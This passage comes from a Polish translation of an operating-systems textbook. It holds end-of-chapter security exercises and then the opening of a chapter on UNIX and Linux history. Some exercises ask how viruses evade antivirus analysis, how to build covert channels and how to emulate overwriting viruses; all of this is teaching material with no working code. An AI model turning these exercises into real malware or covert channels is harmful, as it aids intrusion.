 - Proces 4. odczytuje obiekt *A*.
 - Proces 3. odczytuje obiekt *C*.
 - Proces 3. zapisuje obiekt *C*.
 - Proces 2. odczytuje obiekt *D*.
 - Proces 5. odczytuje obiekt *F*.
 - Proces 6. odczytuje obiekt *E*.
 - Proces 4. zapisuje obiekt *E*.
 - Proces 3. odczytuje obiekt *F*.
12. W schemacie zabezpieczeń systemu Amoeba użytkownik może zażądać od serwera wygenerowania nieznacznie węższych uprawnień, które będzie można przekazać zaprzyjaźnionym użytkownikom. Co będzie, jeśli zaprzyjaźniony użytkownik zażąda od serwera usunięcia dodatkowych uprawnień, aby samemu móc przekazać ten plik dalej (jeszcze innemu zaprzyjaźnionemu użytkownikowi)?
13. Na rysunku 9.9 nie naniesiono strzałki prowadzącej od procesu *B* do obiektu 1. Czy taka strzałka byłaby dopuszczalna? Jeśli nie, jaką regułę naruszylibyśmy, nanosząc ją na wspomniany rysunek?

14. Gdyby w modelu pokazanym na rysunku 9.9 było możliwe przekazywanie komunikatów bezpośrednio pomiędzy procesami, jakie reguły należałoby stosować dla tych procesów? Do których procesów mógłby wysyłać swoje komunikaty np. proces *B*?

15. Przeanalizuj ponownie system steganograficzny z rysunku 9.12. Każdy piksel może być reprezentowany jako punkt przestrzeni kolorów, czyli w trójwymiarowym systemie wyznaczonym przez osie R, G i B. Spróbuj wyjaśnić, co dzieje się z tą przestrzenią barw w momencie zastosowania techniki steganografii w obrazie.

16. Spróbuj złamać następujący szyfr monoalfabetyczny. Oryginalny, niezaszyfrowany tekst składał się z samych liter łacińskich (bez polskich znaków) i zawierał początek znanego wiersza Adama Mickiewicza:

uht zayglshj upl rhghuv dzahwpslt uh kgphsv
p zwvqyghslt uh wvsl kdplzjpl hytha nygtpbhs
hyafsllyfp ybzrplq jphnuh zpl zglylnp
wyvzav ksbnv khslrv qhrv tvygh iyglnp
p dpkgphsht pjo dvkgh wygfiplns tpljglz zrpuh
p qhr wahr qlkuv zrygfksv dvqzrh zdlnv gdpuhs
dfsldh zpl zwvk zrygfksh zjpzupvh wpljovah
ksbnh jghyuh rvsbtuh qhrv shdh isvah
uhzfwuhu pzyrhtp ihmulavd qhr zlwf
jghyul jovyhndpl uh ztplij wyvdhkgh ghzalwf

17. Wyobraź sobie szyfr z kluczem tajnym i macierzą 26×26 z kolumnami oznaczonymi etykietami *A*, *B*, *C*, ..., *Z* oraz wierszami oznaczonymi etykietami *A*, *B*, *C*, ..., *Z*. Tekst jawny jest szyfrowany w taki sposób, że w każdym kroku koduje się dwa znaki. Pierwszy znak jest reprezentowany przez kolumnę, drugi przez wiersz. Komórka na przecięciu tej kolumny i wiersza zawiera dwa zaszyfrowane znaki. Jakie warunki musiałaby spełniać taka macierz i ile kluczy zawiera?

18. Rozważmy następujący sposób szyfrowania pliku. Algorytm szyfrowania używa dwóch *n*-abajtowych tablic, *A* i *B*. Pierwsze *n* bajtów jest odczytywanych z pliku do tablicy *A*. Wtedy element *A[0]* jest kopowany do *B[i]*, *A[1]* jest kopowany do *B[j]*, *A[2]* jest kopowany do *B[k]* itd. Po skopiowaniu wszystkich *n* bajtów do tablicy *B* tablica ta jest zapisywana do pliku wyjściowego, a do tablicy *A* odczytywanych jest kolejnych *n* bajtów. Taka procedura jest powtarzana, aż cały plik zostanie zaszyfrowany. Zwróćmy uwagę, że szyfrowanie nie odbywa się tu poprzez zastąpienie znaków innymi, ale poprzez zmianę ich kolejności. Ile kluczy trzeba wypróbować, aby wyczerpujący sposób przeszukać przestrzeń kluczy? Na czym polega przewaga tego systemu nad szyfrem z podstawianiem monoalfabetycznym?

19. Szyfrowanie z kluczem tajnym jest bardziej efektywne niż szyfrowanie z kluczem publicznym, ale wymaga od nadawcy i odbiorcy wcześniejszego uzgodnienia i zachowania w tajemnicy tego klucza. Przypuśćmy, że nadawca i odbiorca nigdy się nie spotkali, ale mają kontakt z zaufaną stroną trzecią, która udostępnia jeden klucz tajny nadawcy i drugi (inny) odbiorcy. Jak w takim przypadku nadawca i odbiorca mogą uzgodnić jeden wspólny klucz tajny?

20. Podaj prosty przykład funkcji matematycznej, która przynajmniej na pierwszy rzut oka sprawia wrażenie funkcji jednokierunkowej.

21. Przypuśćmy, że dwa podmioty *A* i *B*, które nie mają ze sobą bezpośredniego kontaktu i nie znają się osobiście, chcą się ze sobą komunikować z wykorzystaniem kryptografii z kluczem tajnym, ale nie chcą dzielić tego samego klucza. Przypuśćmy, że oba podmioty mają zaufanie do trzeciego podmiotu *C*, którego klucz publiczny jest powszechnie znany. Jak w takim przypadku dwa nieznane sobie podmioty mogą uzgodnić jeden wspólny klucz tajny?
22. Ponieważ kafejki internetowe są coraz bardziej powszechnne, ludzie chcą mieć możliwość pójścia do dowolnej kafejki na świecie i prowadzenia z niej swojej działalności biznesowej. Opisz sposób tworzenia podpisanych dokumentów w takiej kafejce przy użyciu karty inteligentnej (założymy, że wszystkie komputery są wyposażone w czytniki kart inteligentnych). Czy ten system jest bezpieczny?
23. Tekst języka naturalnego zapisany w standardzie ASCII można skompresować o co najmniej 50%, dzięki zastosowaniu rozmaitych algorytmów kompresji. Skoro wiesz już, jakie są możliwości kompresji, oblicz, ile tekstu ASCII (w bajtach) można zmieścić w mniej znaczących (dolnych) bitach obrazu o wymiarach 1600×1200 . O ile zwiększy się rozmiar obrazu wskutek zastosowania tej techniki (przy założeniu, że nie zastosowano technik szyfrowania, które dodatkowo zwiększyłyby objętość ukrytych danych)? Jaka jest efektywność tego mechanizmu (rozumiana jako stosunek ilości ukrywanych informacji do łącznej liczby przesyłanych bajtów)?
24. Przypuśćmy, że ściśle powiązana grupa dysydentów żyjących w kraju pod rządami dyktatora wykorzystuje technikę steganografii do wysyłania za granicę komunikatów o warunkach życia i panujących nastrojach. Rząd walczy z tym zjawiskiem, wysyłając fałszywe obrazy ze spreparowanymi komunikatami steganograficznymi. Jak dysydenci mogą ułatwić odbiorcom tych komunikatów odróżnienie prawdziwych przekazów od fałszywych?
25. Odwiedź stronę www.cs.vu.nl/~ast i kliknij łącze *covered writing*. Postępuj zgodnie z instrukcjami, aby uzyskać tekst dzieł Szekspira zawarty w obrazie. Odpowiedz na następujące pytania:
 - (a) Jakie są rozmiary plików *original-zebras.bmp* i *zebras.bmp*?
 - (b) Które sztuki Szekspira potajemnie zakodowano w pliku *zebras.bmp*?
 - (c) Ile bajtów potajemnie zapisano w tym pliku?
26. Brak jakichkolwiek wyświetlanych znaków jest lepszy od wyświetlanych gwiazdek, ponieważ gwiazdki zdradzają długość hasła, która może być cennym ułatwieniem dla osób zaglądających użytkownikowi przez ramię. Jeśli przyjąć, że hasła składają się wyłącznie z wielkich liter, małych liter i cyfr oraz że każde hasło musi się składać z co najmniej pięciu i maksymalnie ośmiu znaków, o ile bezpieczniejszy będzie schemat bez wyświetlania gwiazdek?
27. Wyobraź sobie, że bezpośrednio po zakończeniu nauki starasz się o pracę w roli kierownika wielkiego uniwersyteckiego centrum komputerowego, które właśnie zrezygnowało z przestarzałego systemu obejmującego jeden komputer wielkiej mocy na rzecz rozbudowanego serwera sieci LAN pracującego pod kontrolą systemu operacyjnego UNIX. Zaledwie piętnaście minut po rozpoczęciu pracy Twój asystent wpada do biura, krzycząc: „Jacyś studenci odkryli i umieścili w internecie algorytm, którego używaliśmy do szyfrowania haseł!”. Co powinieneś zrobić?

28. Schemat ochrony opracowany przez Morrisa i Thompsona z n -bitowymi liczbami losowymi (solą) ma na celu utrudnienie intruzowi odkrycia haseł poprzez wcześniejsze zaszyfrowanie listy popularnych haseł. Czy przytoczony schemat chroni system także przed intruzem próbującym odgadnąć hasło superużytkownika danego komputera? Zakładamy, że plik haseł jest dostępny do odczytu.
29. Przypuśćmy, że plik haseł w danym systemie jest dostępny dla krakera. Ile czasu kramper będzie potrzebował do złamania wszystkich haseł reprezentowanych w tym pliku, jeśli atakowany system stosuje schemat ochrony Morrisa-Thompsona z n -bitową solą, a ile czasu zajmie złamanie haseł w systemie bez tego schematu?
30. Wymień trzy cechy dobrego wskaźnika biometrycznego wykorzystywanego podczas użycia użytkowników systemu komputerowego.
31. Mechanizmy uwierzytelniania można podzielić na trzy kategorie: coś, co użytkownik wie, coś, co użytkownik ma, i coś, czym użytkownik jest. Wyobraź sobie system uwierzytelniania, który wykorzystuje kombinację mechanizmów należących do tych trzech kategorii. Przykładowo najpierw prosi użytkownika o wprowadzenie identyfikatora logowania i hasła, następnie o włożenie karty plastikowej (z paskiem magnetycznym), wprowadzenie kodu PIN i na koniec zeskanowanie odcisku palca. Czy potrafisz wymienić dwie wady tego projektu?
32. Wydział informatyki pewnej uczelni dysponuje siecią lokalną złożoną z ogromnej liczby komputerów pracujących pod kontrolą systemu operacyjnego UNIX. Użytkownicy każdego z tych komputerów mogą wykonać następujące polecenie:

```
rexec machine4 who
```

Wyobraźmy sobie, że użytkownik wykona polecenie w tej formie na komputerze *machine4*, mimo że nie zalogował się na tym zdalnym komputerze. Opisany mechanizm zaimplementowano w taki sposób, że jądro systemu lokalnego wysyla do zdalnego komputera polecenie i identyfikator UID danego użytkownika. Czy opisany schemat jest bezpieczny, jeśli wszystkie jądra w sieci są godne zaufania? Co będzie, jeśli do sieci zostanie włączony prywatny komputer studenta (bez odpowiednich mechanizmów ochrony)?

33. W schemacie haseł jednorazowych Lamporta haseł są wykorzystywane w odwrotnej kolejności. Czy nie byłoby prościej użyć wartości $f(s)$ jako pierwszej, wartości $f(f(s))$ jako drugiej itd.?
34. Czy istnieje rozwiązanie (wykonalne w praktyce) polegające na wykorzystywaniu sprzętowej jednostki MMU do zapobiegania atakom poprzez przepelenienia (patrz rysunek 9.17)? Wyjaśnij, dlaczego takie rozwiązanie jest lub nie jest możliwe?
35. Opisz sposób działania kanarków stosu. Jak napastnicy mogą obchodzić te mechanizmy?
36. Atak TOCTOU wykorzystuje wyścig między napastnikiem a ofiarą. Jednym ze sposobów zapobiegania wyścigowi jest stosowanie transakcji podczas dostępu do systemu plików. Wyjaśnij, jak może działać taki mechanizm oraz jakie problemy mogą przy tym powstać.
37. Podaj własność kompilatora języka C, która może wyeliminować wiele luk w zabezpieczeniach. Dlaczego nie jest ona powszechnie implementowana?
38. Czy atak z wykorzystaniem konia trojańskiego jest możliwy w przypadku systemu chronionego uprawnieniami?

39. Usunięcie pliku zwykle powoduje ponowne umieszczenie skojarzonych z nim blokad na liście wolnych blokad, ale nie powoduje ich usunięcia. Czy Twoim zdaniem nie byłoby lepiej, gdyby system operacyjny usuwał blokady przed ich zwalnianiem? Przeanalizuj wpływ tego rozwiązania na bezpieczeństwo i wydajność systemu.
40. Skąd wirus pasożytniczy (a) wie, że zostanie wykonany przed swoim programem-żywicielem, oraz jak (b) przekazuje sterowanie do swojego żywiciela po wykonaniu własnych działań?
41. Niektóre systemy operacyjne wymagają takiego podziału na partycje, aby początek każdej partycji znajdował się na początku ścieżki. Na ile taki model ułatwia zadanie wirusom sektora startowego?
42. Spróbuj tak zmienić program z listingu 9.6, aby odnajdywał wszystkie pliki z kodem źródłowym języka C (zamiast plików wykonywalnych).
43. Na rysunku 9.25(d) pokazano schemat zaszyfrowanego wirusa. Jak specjalista zatrudniony w laboratorium producenta oprogramowania antywirusowego może stwierdzić, która część zainfekowanego pliku zawiera klucz, aby na jego podstawie odszyfrować kod wirusa i poddać go dalszej analizie? Co może zrobić Wirgiliusz, aby utrudnić im pracę?
44. Wirus pokazany na rysunku 9.25(c) obejmuje zarówno procedurę kompresującą, jak i kod dekompresujący. Procedura dekompresująca jest niezbędna do uzyskania i uruchomienia skompresowanego kodu. Do czego służy procedura kompresująca?
45. Wskaż największą wadę wirusów polimorficznych z szyfrowaniem z perspektywy twórcy wirusów.
46. Wielu użytkowników sądzi, że w razie ataku wirusa na ich system komputerowy należy przeprowadzić następującą procedurę:
1. Uruchomić zainfekowany system.
 2. Sporządzić kopię zapasową wszystkich plików na zewnętrznym nośniku.
 3. Uruchomić program *fdisk* (lub podobny) w celu sformatowania dysku.
 4. Ponownie zainstalować system operacyjny z oryginalnej płyty CD-ROM.
 5. Skopiować pliki zabezpieczone na zewnętrznym nośniku.
- Wskaż dwa poważne niedociągnięcia w powyższej sekwencji kroków.
47. Czy w systemie UNIX jest możliwe stosowanie tzw. wirusów towarzyszących (czyli takich, które nie modyfikują istniejących plików)? Jeśli tak, jak to robić? Jeśli nie, dlaczego?
48. Do dostarczania programów i aktualizacji często wykorzystuje się archiwa samorzędzące, które zawierają nie tylko jeden skompresowany plik lub wiele takich plików, ale też program dekompresujący. Opisz wpływ tej techniki na bezpieczeństwo systemów komputerowych.
49. Dlaczego rootkit, w przeciwieństwie do wirusów i robaków, są niezmiernie trudne lub prawie niemożliwe do wykrycia?
50. Czy maszynę zainfekowaną rootkitem można przywrócić do dobrej kondycji poprzez wycofanie stanu oprogramowania do wcześniejszej zapisanego punktu przywracania systemu?
51. Opisz możliwości w zakresie pisania programów otrzymujących na wejściu inne programy i określających, czy te programy zawierają wirusy.

52. W punkcie 9.10.1 opisano zbiór reguł firewalla ograniczających dostęp z zewnętrz do zaledwie trzech usług. Spróbuj sporządzić inny zbiór reguł, które będzie można zdefiniować w tym samym firewallu w celu dalszego ograniczenia dostępności tych usług.
53. Na niektórych komputerach rozkaz SHR wypełnia nieużywane bity zerami, jak na rysunku 9.29(b); na innych komputerach bit znaku jest rozszerzany w prawo. Czy dla poprawności schematu z rysunku 9.29(b) rodzaj stosowanej operacji przesunięcia ma znaczenie? Jeśli tak, która operacja jest lepsza?
54. Aby umożliwić użytkownikom sprawdzenie, czy aplet został podpisany przez zaufanego producenta, jego twórca może dołączyć do swojego produktu certyfikat podpisany przez zaufane, niezależne centrum certyfikacji z użyciem jego klucza publicznego. Z drugiej strony odczytanie certyfikatu wymaga od użytkownika znajomości klucza publicznego stosowanego przez to centrum. Taki klucz może zostać dostarczony przez jeszcze jednego, czwartego uczestnika tego procesu, który także wymaga weryfikacji. Wydaje się więc, że zamknięcie tego systemu weryfikacji jest niemożliwe. Z drugiej strony przeglądarki z powodzeniem stosują ten mechanizm. Jak to możliwe?
55. Opisz trzy elementy, które powodują, że Java sprawdza się lepiej od C w roli języka wykorzystywanego do pisania bezpiecznych programów.
56. Przyjmijmy, że Twój system korzysta z pakietu JDK 1.2. Spróbuj opisać reguły (w sposób zbliżony do tych z tabeli 9.3) potrzebne do prawidłowego działania na Twoim komputerze apletu z witryny www.appletsRus.com. Wspomniany aplet może pobierać dodatkowe pliki z witryny www.appletsRus.com, odczytywać i zapisywać pliki w katalogu `/usr/tmp/` oraz odczytywać pliki z katalogu `/usr/me/appletdir`.
57. Czym różnią się aplenty od aplikacji? Jak ta różnica odnosi się do bezpieczeństwa?
58. Napisz dwa programy (w języku C lub w formie skryptów powłoki) odpowiednio wysyłające i odbierające komunikaty przez jakiś ukryty kanał w systemie operacyjnym UNIX (*Wskazówka:* bit uprawnień jest widoczny nawet wtedy, gdy dany plik jest niedostępny w żaden inny sposób, a polecenie lub wywołanie systemowe `sleep` gwarantuje określone opóźnienie (zgodne z użyтыm argumentem)). Spróbuj zmierzyć ilość przekazywanych w ten sposób danych w bezczynnym systemie, po czym wygeneruj duże obciążenie (np. uruchamiając wiele procesów działających w tle), aby zmierzyć przepustowość swojego kanału w zmienionym otoczeniu.
59. Wiele systemów operacyjnych UNIX wykorzystuje do szyfrowania haseł algorytm DES. System z tej grupy zwykle stosuje ten algorytm 25 razy dla każdego wiersza, aby uzyskać zaszyfrowane hasło. Pobierz implementację algorytmu DES z internetu, napisz program szyfrujący jakieś hasło i sprawdź, czy plik haseł zawiera tak samo zaszyfrowany łańcuch. Wygeneruj listę dziesięciu zaszyfrowanych haseł, stosując schemat ochrony Morrisa-Thomsona. Użyj 16-bitowej soli.
60. Przypuśćmy, że system wykorzystuje listy kontroli dostępu (ACL) w roli reprezentacji swojej macierzy ochrony. Napisz zbiór funkcji zarządzających tymi listami w odpowiedzi na (1) utworzenie nowego obiektu; (2) usunięcie obiektu; (3) utworzenie nowej domeny; (4) usunięcie domeny; (5) przyznanie domenie nowych uprawnień dostępu do jakiegoś obiektu (w formie kombinacji r, w, x); (6) wycofanie istniejących praw dostępu domeny do jakiegoś obiektu; (7) przyznanie nowych uprawnień w dostępie do jakiegoś obiektu wszystkim domenom; (8) wycofanie istniejących uprawnień wszystkich domen w dostępie do jakiegoś obiektu.

61. Napisz program opisany w punkcie 9.7.1, aby się przekonać, co się stanie, gdy nastąpi przepełnienie bufora. Spróbuj poeksperymentować z ciągami różnych rozmiarów.
62. Napisz program emulujący wirusy nadpisujące opisane w punkcie 9.9.2, „Wirusy w programach wykonywalnych”. Wybierz istniejący plik wykonywalny, o którym wiesz, że może zostać nadpisany bez żadnych szkód. Do roli binariów wirusa wybierz jakiś nieszkodliwy binarny plik wykonywalny.

10

PIERWSZE STUDIUM PRZYPADKU: UNIX, LINUX I ANDROID

W poprzednich rozdziałach omówiono wiele reguł, abstrakcji, algorytmów i technik stosowanych w różnymi systemach operacyjnych. Czas przyjrzeć się kilku konkretnym systemom, aby zobaczyć, jak te rozwiązania sprawdzają się w praktyce. Zaczniemy od analizy systemu Linux, popularnej odmiany systemu UNIX, która jest obecnie stosowana na komputerach z najróżniejszych segmentów. Linux jest nie tylko jednym z dominujących systemów operacyjnych w segmencie wydajnych stacji roboczych i serwerów, ale znajduje też zastosowanie w świecie telefonów komórkowych (Android bazuje na systemie Linux) i superkomputerów.

Naszą analizę rozpocznemy od omówienia historii i ewolucji systemów UNIX i Linux. Zaraz potem dokonamy przeglądu najważniejszych cech systemu Linux, aby lepiej zrozumieć sposób jego funkcjonowania i używania. Ta część rozdziału będzie szczególnie cenna dla Czytelników obeznanego tylko z systemem Windows, który ukrywa przed użytkownikami niemal wszystkie szczegóły swojego funkcjonowania. Interfejsy graficzne mogą co prawda ułatwić pracę początkującym, jednak nie gwarantują odpowiedniej elastyczności ani wglądu w wewnętrzne działanie systemu.

W kolejnych podrozdziałach przejdziemy do sedna, czyli omówienia procesów, mechanizmów zarządzania pamięcią, operacji wejścia-wyjścia, systemu plików i bezpieczeństwa w systemie Linux. Analizę każdego z tych zagadnień rozpoczniemy od prezentacji podstawowych zagadnień, po czym zajmiemy się wywołaniami systemowymi, by wreszcie omówić konkretną implementację.

Zasadniczym celem tego rozdziału jest znalezienie odpowiedzi na pytanie: dlaczego Linux? Linux jest odmianą systemu UNIX, ale istnieje wiele innych wersji i wariantów Uniksa, jak AIX, FreeBSD, HP-UX, SCO UNIX, System V czy Solaris. Na szczęście podstawowe zasady funkcjonowania i wywołania systemowe są niemal identyczne we wszystkich wymienionych systemach (przynajmniej na poziomie projektu). Co więcej, ogólne strategie implementacyjne, algorytmy

i struktury danych są podobne, choć istnieją pewne różnice. Aby prezentowane przykłady były możliwie konkretne, najlepiej wybrać jeden z tych systemów i w spójny, przemyślany sposób opisać jego funkcjonowanie. Ponieważ większość Czytelników miała większe szanse kontaktu z systemem Linux niż z pozostałymi odmianami Uniksa, wykorzystamy właśnie ten wariant w roli przykładu ilustrującego całą rodzinę systemów operacyjnych. Istnieje wiele książek poświęconych zarówno kwestiom korzystania z systemu UNIX, jak i zasadom funkcjonowania jego wewnętrznych mechanizmów — [Love, 2013], [McKusick i Neville-Neil, 2004], [Nemeth et al., 2013], [Ostrowick, 2013], [Sobell, 2014], [Stevens i Rago, 2013], [Vahalia, 2007].

10.1. HISTORIA SYSTEMÓW UNIX I LINUX

UNIX i Linux mają długą, ciekawą historię, zatem rozpoczęmy ten rozdział właśnie od analizy ich pochodzenia. To, co początkowo miało być osobistym projektem jednego młodego naukowca (Kena Thompsona), przerodziło się w miliardowe przedsięwzięcie angażujące uniwersytety, międzynarodowe korporacje, rządy i międzynarodowe ciała standaryzacyjne. W kolejnych punktach tego podrozdziału przyjrzymy się rozwojowi tej ciekawej historii.

10.1.1. UNICS

Wróćmy do lat czterdziestych i pięćdziesiątych ubiegłego wieku, kiedy wszystkie komputery były osobiste w tym sensie, że ich używanie wymagało uzyskania dostępu np. na godzinę i polegało na wyłącznym korzystaniu z ich mocy obliczeniowej w tym czasie. Mimo ogromnych rozmiarów komputerów z tamtego okresu mogła z nich korzystać w danym momencie tylko jedna osoba (programista). Kiedy w latach sześćdziesiątych pojawiły się *systemy wsadowe* (ang. *batch systems*), programiści zyskali możliwość dostarczania operatorowi komputera gotowych programów na kartach perforowanych. Po zebraniu odpowiedniej liczby zadań operator umieszczał je w jednym wsadzie, którego przetworzenie do momentu uzyskania danych wynikowych zajmowało co najmniej godzinę. W owym czasie debugowanie oprogramowania było tak czasochłonne, że zaledwie jeden źle postawiony przecinek mógł skutkować stratą wielu godzin pracy programisty. Aby obejść utrudnienia, które przez niemal wszystkich były postrzegane jako źródło niskiej produktywności, ośrodki Dartmouth College oraz MIT opracowały techniki dzielenia czasu komputerów.

System z Dartmouth, który oferował tylko możliwość wykonywania programów napisanych w języku BASIC, osiągnął spory, choć krótkotrwały sukces komercyjny. System MIT nazwany CTSS był bardziej uniwersalny i osiągnął wprost niespotykany sukces w świecie badań naukowych. Niedługo potem naukowcy z MIT połączyli siły z inżynierami z ośrodków badawczych Bell Labs i General Electric (ówczesnego producenta komputerów), aby wspólnie zaprojektować system drugiej generacji nazwany **MULTICS** (od ang. *MULTiplexed Information and Computing Service*), który omówiono już w rozdziale 1.

Chociaż ośrodek Bell Labs był jednym z założycieli projektu MULTICS, później się z niego wycofał, co spowodowało, że jeden z naukowców Bell Labs, Ken Thompson, zaczął szukać ciekawego tematu, którym mógłby się zająć. Ostatecznie zdecydował się w pojedynkę napisać okrojoną wersję systemu MULTICS (tym razem w asemblerze) na przestarzałym minikomputerze PDP-7. Mimo bardzo ograniczonych możliwości komputera PDP-7 system Thompsona działał prawidłowo i spełniał jego oczekiwania. Jakiś czas potem inny pracownik Bell Labs, Brian Kernighan, żartobliwie nadal dziełu Thompsona nazwę **UNICS** (od ang. *UNiplexed Information and*

Computing Service). Mimo szyderstw z nowego systemu sugerujących, jakoby był zaledwie wykastrowanym systemem MULTICS (nazywano go nawet Eunuchs), nazwa zaproponowana przez Kernighana przyjęła się, choć z czasem jej pisownię zmieniono na *UNIX*.

10.1.2. PDP-11 UNIX

Dzieło Thompsona zrobiło tak duże wrażenie na jego kolegach z Bell Labs, że dość szybko do prac nad systemem włączył się Dennis Ritchie, a z czasem cały kierowany przez niego dział. Projekt Thompsona rozwijano wówczas w dwóch kierunkach. Po pierwsze podjęto próbę przeniesienia systemu UNIX z przestarzałej platformy PDP-7 na dużo nowocześniejsze komputery PDP-11/20, a później także PDP-11/45 i PDP-11/70. Ostatnie dwie maszyny zdominowały świat minikomputerów przez większą część dekady lat siedemdziesiątych. Komputery PDP-11/45 i PDP-11/70 były jak na owe czasy bardzo wydajne i dysponowały sporymi zasobami pamięciowymi (odpowiednio na poziomie 256 kB i 2 MB). Wymienione komputery dysponowały też sprzętowymi rozwiązaniami w zakresie ochrony pamięci, dzięki czemu była możliwa obsługa wielu użytkowników jednocześnie. Z drugiej strony były to komputery zaledwie 16-bitowe z ograniczoną do 64 kB przestrzenią rozkazów dla poszczególnych procesów oraz ograniczoną do 64 kB przestrzenią danych, mimo że sam komputer dysponował dużo większą pamięcią fizyczną.

Drugi kierunek badań i rozwoju dotyczył języka, w którym pisano system operacyjny UNIX. Jak nietrudno się domyślić, pisanie od zera całego systemu dla każdego nowego komputera nie jest niczym przyjemnym, Thompson zdecydował się zaimplementować swój system w zaprojektowanym przez siebie języku wysokopoziomowym, nazwanym *B*. Język *B* stanowił uproszczoną formę języka BCPL (który sam był uproszczoną wersją CPL, który z kolei, podobnie jak PL/I, nigdy nie zyskał uznania). Ślabości języka *B*, w szczególności brak struktur, spowodowały, że próba Thompsona zakończyła się niepowodzeniem. W tej sytuacji Ritchie zdecydował się zaprojektować następcę języka *B*, nazwanego (co oczywiste) *C*, dla którego napisał doskonały kompilator. Niedługo potem Thompson i Ritchie wspólnie zaimplementowali system UNIX w *C*. Okazało się, że *C* był właściwym językiem stworzonym we właściwym czasie, dzięki czemu szybko zdominował świat programowania systemów operacyjnych i tak jest do dzisiaj.

W 1974 roku Ritchie i Thompson opublikowali tekst o systemie UNIX, będący punktem zwrotnym w rozwoju systemów operacyjnych [Ritchie i Thompson, 1974]. Za przedsięwzięcie opisane w tej publikacji otrzymali prestiżową nagrodę ACM Turing Award [Ritchie, 1984], [Thompson, 1984]. Popularyzacja tej publikacji szybko wywołała zainteresowanie nowym systemem w świecie akademickim — wiele uniwersytetów poprosiło Bell Labs o kopię systemu UNIX. Ponieważ firma macierzysta tego ośrodka, korporacja AT&T, była wówczas monopolistą i jako taka podlegała władzy regulatora, nie mogła wejść na rynek oprogramowania komputerowego. Uniwersytety otrzymały więc licencje systemu UNIX za symboliczną opłatą.

Jednym z przypadkowych zbiegów okoliczności, które nie po raz pierwszy zdecydowały o losach świata, była popularność komputera PDP-11 w środowisku akademickim — wybrały go wydziały informatyki niemal wszystkich uniwersytetów. Co więcej, oryginalne systemy operacyjne dołączane do komputera PDP-11 były fatalnie oceniane zarówno przez profesorów, jak i studentów. System UNIX wypełnił tę lukę, co było tym łatwiejsze, że był dostarczany wraz z kompletnym kodem źródłowym. To z kolei skłaniało wielu użytkowników do niekończącego się majstrowania w jego implementacji. Systemowi UNIX poświęcono liczne sympozja naukowe, podczas których wyróżnieni szczęśliwcy stawali na podwyższeniu i oznajmiali zebranym, jak przerażający błąd w jądrze systemu udało im się odkryć i usunąć. Pewien australijski profesor, John Lions, opracował komentarz do kodu źródłowego systemu UNIX w formie kojarzonej raczej

z dziełami Chaucera czy Szekspira [Lions, 1996]. W książce opisano wersję 6, ponieważ powstała na podstawie szóstego wydania *UNIX Programmer's Manual*. Kod źródłowy systemu UNIX obejmował 8200 wierszy kodu C oraz 900 wierszy kodu asemblera. Wskutek ogromnej aktywności użytkowników, niezliczonych nowych pomysłów i udoskonaleń system zaczął się błyskawicznie rozrastać.

Po kilku latach wersja 6 została zastąpiona wersją 7, czyli pierwszą przenośną wersją systemu UNIX (działającą zarówno na komputerze PDP-11, jak i na komputerze Interdata 8/32). Nowa wersja składała się z 18800 wierszy kodu języka C i 2100 wierszy kodu asemblera. Z wersją 7 miało kontakt całe pokolenie studentów, co szybko przeszło się na wzrost popularności systemu UNIX w przedsiębiorstwach (dzięki doskonałej opinii wśród trafiających tam absolwentów). W połowie lat osiemdziesiątych ubiegłego wieku system UNIX był już powszechnie stosowany na minikomputerach i stacjach roboczych najróżniejszych producentów. Wiele firm zdecydowało się nawet na zakup licencji umożliwiających wydawanie własnych wersji tego systemu. Jednym z tych przedsiębiorstw była niewielka, poczynającą się firma Microsoft, która (na wiele lat przed zmianą profilu działalności) sprzedawała wersję 7 systemu UNIX pod nazwą XENIX.

10.1.3. Przenośny UNIX

Od momentu, w którym napisano system UNIX w języku C, jego dostosowanie do wymagań nowego komputera, nazywane jego przeniesieniem, było nieporównanie prostsze niż w pierwszych latach istnienia tego systemu. Przeniesienie systemu wymagało napisania kompilatora języka C dla nowego komputera. W kolejnym kroku należało napisać sterowniki urządzeń wejścia-wyjścia nowego komputera, w tym monitorów, drukarek i dysków. Mimo że kod sterowników pisze się w języku C, nie można go po prostu przenieść na nowy komputer, skompilować i uruchomić, ponieważ dwa różne dyski nie działają w taki sam sposób. I wreszcie przeniesienie dysku wymaga opracowania (zwykle w asemblerze) kodu ściśle związanego z nowym komputerem, w tym procedury obsługi przerwań i zarządzania pamięcią.

Pierwszym celem przeniesienia systemu operacyjnego UNIX z komputera PDP-11 był minikomputer Interdata 8/32. Próba przeniesienia systemu ujawniła mnóstwo zbyt daleko idących założeń zawartych w kodzie Uniksa i dotyczących rozmaitych aspektów sprzętu, na którym ten system uruchamiano. Przyjęto np., że liczby całkowite zajmują 16 bitów, że wskaźniki zawierają 16 bitów (co z kolei ograniczało maksymalny rozmiar programu do 64 kB) i że komputer dysponuje dokładnie trzema rejestrami składającymi ważne zmienne. Żadne z tych założeń nie sprawdziło się w przypadku minikomputera Interdata, co znacznie rozszerzyło zakres prac nad przeniesieniem systemu na tę platformę.

Innym problemem był kompilator Ritchiego, który okazał się co prawda szybki i generował dobry kod wynikowy, ale był to kod przeznaczony tylko dla komputera PDP-11. Zamiast napisać nowy kompilator specjalnie dla komputera Interdata, Steve Johnson z Bell Labs zaprojektował i zimplementował *przenośny kompilator języka C*, który można było stosunkowo łatwo zmusić do generowania kodu dla niemal dowolnego komputera. Przez lata niemal wszystkie kompilatory języka C dla komputerów innych niż PDP-11 bazowały właśnie na kompilatorze Johnsona, co znacznie ułatwiło popularyzację systemu UNIX na nowych komputerach.

Przenoszenie systemu na platformę Interdata zajęło mnóstwo czasu, ponieważ wszystkie niezbędne zmiany trzeba było wprowadzić na jedynym komputerze, na którym działał system UNIX, czyli na PDP-11. Warto przy tej okazji wspomnieć, że komputer PDP-11 znajdował się na piątym piętrze budynku Bell Labs, a komputer Interdata zainstalowano na pierwszym piętrze. Oznacza to, że wygenerowanie nowej wersji wymagało jej skompilowania na piątym piętrze

